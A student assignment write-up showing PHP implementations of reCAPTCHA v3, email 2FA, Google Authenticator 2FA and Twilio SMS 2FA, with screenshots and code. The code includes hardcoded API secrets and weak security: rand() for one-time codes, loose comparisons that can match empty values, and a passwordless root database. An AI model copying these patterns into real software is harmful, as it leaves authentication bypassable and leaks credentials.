- Line [26-28] is the post request to the server to validate the reCAPTCHA
- Line [30-38] is your check to see if the server's JSON output returns with a success on the reCAPTCHA validation

```php
form.php
c: > wamp64 > www > assignment1 > assignment1_q2b > form.php
11      if(isset($_POST['post'])){
12          $url = "https://www.google.com/recaptcha/api/siteverify";
13          $data = [
14              'secret' => "6LceWcEZAAAAAKpDmK7uGUA-LKJ8FJufGHW08sxZ",
15              'response' => $_POST['token'],
16          ];
17
18          $options = array(
19              'http' => array(
20                'header'  => "Content-type: application/x-www-form-urlencoded\r\n",
21                'method'  => 'POST',
22                'content' => http_build_query($data)
23              )
24            );
25
26          $context  = stream_context_create($options);
27          $response = file_get_contents($url, false, $context);
28          $responseKeys = json_decode($response, true);
29
30          if($responseKeys['success'] == true){
31              echo '<div class="alert alert-success">
32                      <strong>Success!</strong> Your inquiry successfully submitted.
33                  </div>';
34          }else {
35              echo '<div class="alert alert-warning">
36                      <strong>Error!</strong> You are not a human.
37                  </div>';
38          }
39      }
```


**Step 3:** Now go to the website with the Google reCAPTCHA version 3 integrated.




**Step 4:** Enter your user details (No visible reCAPTCHA widget this time, the user validation will occur throughout the session).




**Step 5:** If you are not a robot then when you submit your form, you should be prompted with the successor page into the site. Otherwise you are redirected to a page akin to this except with the text from **Step 2 figure, line [36]**.



*What are the advantages of reCAPTCHA version 3?*

Unlike reCAPTCHA version 2 in reCAPTCHA version 3, there is no visible “challenge” for possible AI’s to detect and solve (if the AI is sophisticated enough). Instead reCAPTCHA version 3 continuously monitors the user’s behaviour to determine if its overall behaviour is akin to a real user or a robot. Thus, its harder for fake users to bypass this continuous check (Rather than version 2’s one-time check) and pass off as a real, human user.

# Email based 2 Factor Authentication

*Using emails as a secondary authentication system to ensure the user is who they say they are.*

*YouTube Demo Link: [https://www.youtube.com/watch?v=Jba-E3ibyrk&feature=youtu.be](https://www.youtube.com/watch?v=Jba-E3ibyrk&feature=youtu.be)*

**Step 1:** User information must be posted to the page or function that can send them an email.

IN THE FIGURE BELOW

- Line [7] forwards the form data to the relevant page that handles the email sending.

```
index.html ×
c: > wamp64 > www > assignment1 > assignment1_q3 > index.html > ...
1  <html>
2    <head>
3      <title>SEC Assignment 1 :: Email 2FA</title>
4    </head>
5    <body>
6      <h1>Email 2FA</h1>
7      <form id="comment_form" action="authenticate.php" method="post">
8        <input type="email" name="email" placeholder="Type your email" size="40"><br><br>
9        <input type="password" name="pass" placeholder="Type your password" size="40"><br><br>
10       <input type="submit" name="submit" value="Submit Your Contact Info">
11     </form>
12   </body>
13 </html>
```

**Step 2:** Generate the verification code that will be sent to the user's email. (save a copy of the code to check against the user inputted code, as seen on line [27]).

```
15 function generateRandomString($length = 6)
16 {
17     $characters = '0123456789';
18     $charactersLength = strlen($characters);
19     $randomString = '';
20     for ($i = 0; $i < $length; $i++)
21     {
22         $randomString .= $characters[rand(0, $charactersLength - 1)];
23     }
24     return $randomString;
25 }
26 $code = generateRandomString();
27 $_SESSION['verifyCode'] = $code;
```

**Step 3:** Send the code within an email to the address inputted on the initial form.

```
29 $msg = "This is your 6-digit verification code: $code";
30 $headers = "From: duncanndo@gmail.com" . "\r\n" .
31                "MIME-Version: 1.0" . "\r\n" .
32                "Content-Type: text/html; charset=utf-8";
33 mail($email,"Email 2FA",$msg, $headers);
```

**Step 4:** Provide a form for the user to input their verification code, the code is then forwarded to the page or function that validates the inputted code.

IN THE FIGURE BELOW

- Line [42] forwards the form data to the relevant page that handles the code verification.

```html
<html>
  <head>
    <title>SEC Assignment 1 :: Email 2FA</title>
  </head>
  <body>
    <h1>Email 2FA</h1>
    <form id="comment_form" action="form.php" method="post">
      <input type="text" name="code" placeholder="Type your 6-digit code" size="40"><br><br>
      <input type="submit" name="submit" value="Authenticate">
    </form>
  </body>
</html>
```

**Step 5:** Check the inputted code from the previous page's form with the copy of the code made at code generation. If it matches, you are presented with the success message (Or failed message if the codes do not match).

IN THE FIGURE BELOW


- Line [2-9] Check the takes the inputted code and checks it against the real code.
- Line [11-22] Defines the behaviour (Message) depending on if the codes matched or not.

form.php


c: > wamp64 > www > assignment1 > assignment1_q3 > form.php

```php
1  <?php
2      session_start();
3      $verifyCode = $_SESSION['verifyCode'];
4      $code;
5
6      if(isset($_POST['code']))
7      {
8        $code=$_POST['code'];
9      }
10
11     if($code == $verifyCode)
12     {
13         echo '<div class="alert alert-success">
14             <strong>Success!</strong> Your email has been verified.
15           </div>';
16     }
17     else
18     {
19         echo '<div class="alert alert-warning">
20                 <strong>Error!</strong> Code Error: Email was not verified.
21               </div>';
22     }
23 ?>
```


**Step 6:** Example. Go to the website with an email based 2 Factor Authentication system.





**Step 7:** Input the user information.




**Step 8:** Once prompted with the input box asking for a code, go to your inputted email to find the email and subsequent code.




**Step 9:** Input the provided code into the input box.





**Step 10:** If they match, when you submit your form, you should be prompted with the successor page into the site. Otherwise you are redirected to a page akin to this except with the text from **Step 5 figure, line [20]**.

# Google's 2 Factor Authentication


*Using Google's authentication system to ensure the user is who they say they are.*

*YouTube Demo Link: https://www.youtube.com/watch?v=RjEArCoMg9g&feature=youtu.be*

**Step 0 part 1:** For the example, a database with this name and these attributes needs to be created.




Database set up in the database connection file is shown below.



db_connection.php

c: > wamp64 > www > assignment1 > assignment1_q4a > db_connection.php

```php
<?php
    define('HOST', 'localhost:3308');
    define('USER', 'root');
    define('PASSWORD', '');
    define('DATABASE', 'ecommercedb');
    define('CHARSET', 'utf8');

    function DB()
    {
        static $instance;
        if ($instance === null)
        {
            $opt = array(
                PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
                PDO::ATTR_EMULATE_PREPARES => FALSE,
            );
            $dsn = 'mysql:host=' . HOST . ';dbname=' . DATABASE . ';charset=' . CHARSET;
            $instance = new PDO($dsn, USER, PASSWORD, $opt);
        }
        return $instance;
    }
?>
```


**Step 0 part 2:** Download and install the Google Authentication Application on your mobile device

Android version:
https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2&hl=en

iPhone version:
https://itunes.apple.com/en/app/google-authenticator/id388497605

**Step 1:** Obtain the php library containing for Google's 2 Factor Authentication, named PHP Gangsta. Place the file in a folder in the directory as shown below (In relation to the rest of the files which are in "assignment1_q4a"


- Link: https://github.com/PHPGangsta/GoogleAuthenticator




**Step 2:** Input the necessary code segments into the registration page to integrate the Google's 2 Factor Authentication system. The Registration page registers a user's information into the database.

IN THE FIGURE BELOW

- Line [13-15] loads the PHP Gangsta file, which is Google's Authentication API




**Step 3:** Input the necessary code segments into the registration verification page to integrate the Google's 2 Factor Authentication system. The Registration verification asks the user to scan a QR code to the mobile device with the Google Authentication Application under the email address of the user.

Once scanned, the app provides a code for that email address/user, which the user will be prompted to enter in the form on the page.

IN THE FIGURE BELOW

- Line [11-13] Loads the email address/user's verification code using PHP Gangsta
- Line [17-35] Performs validation checks to whether the code was inputted and whether the code inputted was correct (A correct code will validate the user)

```php
confirm_google_auth.php ×
c: > wamp64 > www > assignment1 > assignment1_q4a > confirm_google_auth.php

    require_once __DIR__ . '/PHPGangsta/GoogleAuthenticator.php';
    $pga = new PHPGangsta_GoogleAuthenticator();
    $qr_code =  $pga->getQRCodeGoogleUrl($user->email, $user->google_secret_code, 'Secure Electronic Commerce');

    $error_message = '';

    if (isset($_POST['btnValidate']))
    {

        $code = $_POST['code'];

        if ($code == "")
        {
            $error_message = 'Please Scan above QR code to configure your application and enter genereated authentication code to validated
        }
        else
        {
            if($pga->verifyCode($user->google_secret_code, $code, 2))
            {
                header("Location: profile.php");
            }
            else
            {
                $error_message = 'Invalid Authentication Code!';
            }
```

IN THE FIGURE BELOW

- Line [49] Provides the scannable QR code from PHP Gangsta
- Line [57] Is the input field for the verification code sent to the app on the mobile of the user

```php
confirm_google_auth.php ×
c: > wamp64 > www > assignment1 > assignment1_q4a > confirm_google_auth.php
38  ?>
39  <!doctype html>
40  <html lang="en">
41  <body>
42      <h1>Google's 2 Factor Authentication System</h1>
43      <h2>Application Authentication</h2>
44      <p>
45          Please download and install Google authenticate app <br>
46          on your phone, and scan following QR code to <br>
47          configure your device.
48      </p>
49      <img src="<?php echo $qr_code; ?>"><br><br>
50      <form method="post" action="confirm_google_auth.php">
51          <?php
52          if ($error_message != "")
53          {
54              echo '<div class="alert alert-danger"><strong>Error: </strong> ' . $error_message . '</div>';
55          }
56          ?>
57          <input type="text" name="code" placeholder="6 Digit Code" class="form-control"><br><br>
58          <button type="submit" name="btnValidate" class="btn btn-primary">Validate</button><br><br>
59      </form>
60      Click here to <a href="index.php">Login</a> if you have already registered your account.
61  </body>
62  </html>
```

**Step 4:** Create an index page with a login for registered users

[NO CODE SEGMENT NECESSARY]

*The index page is a simple login form that passes the data to the login validation page where the Google's system will validate the user*

**Step 5:** Input the necessary code segments into the login validation page to integrate the Google's 2 Factor Authentication system.

IN THE FIGURE BELOW

- Line [10-11] Loads the Google Authentication API (PHP Gangsta)
- Line [17-20] Checks if the verification code was inputted
- Line [21-31] Checks if the code the user got from their Google Authenticator app (and inputted) is correct


```php
validate_login.php ×
c: > wamp64 > www > assignment1 > assignment1_q4a > validate_login.php

    require 'operation.php';
    $app = new Operation($db);
    $user = $app->UserDetails($_SESSION['user_id']);

    require_once __DIR__ . '/PHPGangsta/GoogleAuthenticator.php';
    $pga = new PHPGangsta_GoogleAuthenticator();
    $error_message = '';

    if (isset($_POST['btnValidate']))
    {
        $code = $_POST['code'];
        if ($code == "")
        {
            $error_message ='Please enter authentication code to validated!';
        }
        else
        {
            if($pga->verifyCode($user->google_secret_code, $code, 2))
            {
                header("Location: profile.php");
            }
            else
            {
                $error_message = 'Invalid Authentication Code!';
            }
        }
    }
```

IN THE FIGURE BELOW


- The html form that the user inputs their code into for the validation checks in the figure above

```php
validate_login.php ×
c: > wamp64 > www > assignment1 > assignment1_q4a > validate_login.php

?>

<!doctype html>
<html lang="en">
    <body>
    <h2>Google's 2 Factor Authentication System</h1>
        <h2>Two Factor Authentication</h2>
            <form method="post" action="validate_login.php">
                <?php
                if ($error_message != "")
                {
                    echo '<div class="alert alert-danger"><strong>Error: </strong> ' . $error_message . '</div>';
                }
                ?>
                <input type="text" name="code" placeholder="Enter Authentication Code" class="form-control"><br><br>
                <button type="submit" name="btnValidate" class="btn btn-primary">Validate</button>
            </form>
            Click here to <a href="index.php">Login</a> if you have already registered your account.
    </body>
</html>
```


**Step 6:** Example. Go to the website with Google's 2 Factor Authentication system.




**Step 7:** Click on register a user and fill in the registration form





**Step 8:** Once register is clicked, a QR code will be presented for the user to scan with their Google Authentication Application (Links to download in **Step 0 part 2**)





IN THE FIGURE BELOW


- The display of the Google Authentication Application presenting the verification code for this user's email





**Step 8:** Once validated, the user will be directed to a page with their user details, from which they are able to log out and test the 2 Factor Authentication of this website on the login (index) page





**Step 9:** Now the user can login with their registered account




**Step 10:** The user will be prompted to enter a new verification code sent to the Google Authentication Application on their mobile




**Step 11:** If the code was correct, the user will be directed to the profile page with their login/user details indicating that they were successful in verifying their identity using 2 Factor Google's Authentication System



# SMS based 2 Factor Authentication

*Using SMS texts as a secondary authentication system to ensure the user is who they say they are.*

*YouTube Demo Link: [https://www.youtube.com/watch?v=ywEATFoYH5c&feature=youtu.be](https://www.youtube.com/watch?v=ywEATFoYH5c&feature=youtu.be)*

**Step 1:** User information must be posted to the page or function that can send them a SMS message.

IN THE FIGURE BELOW

- Line [7] forwards the form data to the relevant page that handles the SMS sending.

```
index.html ×
C: > wamp64 > www > assignment1 > assignment1_q4b > index.html > ...
1  <html>
2    <head>
3      <title>SEC Assignment 1 :: SMS 2FA</title>
4    </head>
5    <body>
6      <h1>SMS 2FA</h1>
7      <form id="comment_form" action="authenticate.php" method="post">
8        <input type="email" name="email" placeholder="Type your email" size="40"><br><br>
9        <input type="password" name="number" placeholder="Type your mobile number" size="40"><br><br>
10       <input type="password" name="pass" placeholder="Type your password" size="40"><br><br>
11       <input type="submit" name="submit" value="Submit Your Contact Info">
12     </form>
13   </body>
14 </html>
```

**Step 2:** Generate the verification code that will be sent to the user's number. (save a copy of the code to check against the user inputted code, as seen on line [27]).

```
15 function generateRandomString($length = 6)
16 {
17     $characters = '0123456789';
18     $charactersLength = strlen($characters);
19     $randomString = '';
20     for ($i = 0; $i < $length; $i++)
21     {
22         $randomString .= $characters[rand(0, $charactersLength - 1)];
23     }
24     return $randomString;
25 }
26 $code = generateRandomString();
27 $_SESSION['verifyCode'] = $code;
```

**Step 3:** Send the code within a SMS to the number inputted on the initial form. Using Twilio's SMS service.

IN THE FIGURE BELOW

- Lines [38,39,41]'s values can be found once a Twilio account and project is created here [https://dashboard.authy.com/](https://dashboard.authy.com/)

```
33 $msg = "This is your 6-digit verification code: $code";
34
35 require __DIR__ . '/vendor/autoload.php';
36 use Twilio\Rest\Client;
37
38 $account_sid = 'AC7f516bcd3f05bfd70a3a0569dd04421c';
39 $auth_token = '868f5695c19bd229128a5550dbb5b163';
40
41 $twilio_number = "+12053510512";
42
43 $client = new Client($account_sid, $auth_token);
44 $client->messages->create(
45     $number,
46     array(
47         'from' => $twilio_number,
48         'body' => $msg
49     )
50 );
51 ?>
```

**Step 4:** Provide a form for the user to input their verification code, the code is then forwarded to the page or function that validates the inputted code.

IN THE FIGURE BELOW

- Line [42] forwards the form data to the relevant page that handles the code verification.

```
53 <html>
54   <head>
55     <title>SEC Assignment 1 :: SMS 2FA</title>
56   </head>
57   <body>
58     <h1>SMS 2FA</h1>
59     <form id="comment_form" action="form.php" method="post">
60       <input type="text" name="code" placeholder="Type your 6-digit code" size="40"><br><br>
61       <input type="submit" name="submit" value="Authenticate">
62     </form>
63   </body>
64 </html>
```

**Step 5:** Check the inputted code from the previous page's form with the copy of the code made at code generation. If it matches, you are presented with the success message (Or failed message if the codes do not match).

IN THE FIGURE BELOW


- Line [2-9] Check the takes the inputted code and checks it against the real code.
- Line [11-22] Defines the behaviour (Message) depending on if the codes matched or not.

form.php


C: > wamp64 > www > assignment1 > assignment1_q4b > form.php

```
1  <?php
2      session_start();
3      $verifyCode = $_SESSION['verifyCode'];
4      $code;
5
6      if(isset($_POST['code']))
7      {
8        $code=$_POST['code'];
9      }
10
11     if($code == $verifyCode)
12     {
13         echo '<div class="alert alert-success">
14             <strong>Success!</strong> Your email has been verified.
15           </div>';
16     }
17     else
18     {
19         echo '<div class="alert alert-warning">
20                 <strong>Error!</strong> Code Error: Email was not verified.
21               </div>';
22     }
23 ?>
```


**Step 6:** Example. Go to the website with an email based 2 Factor Authentication system.

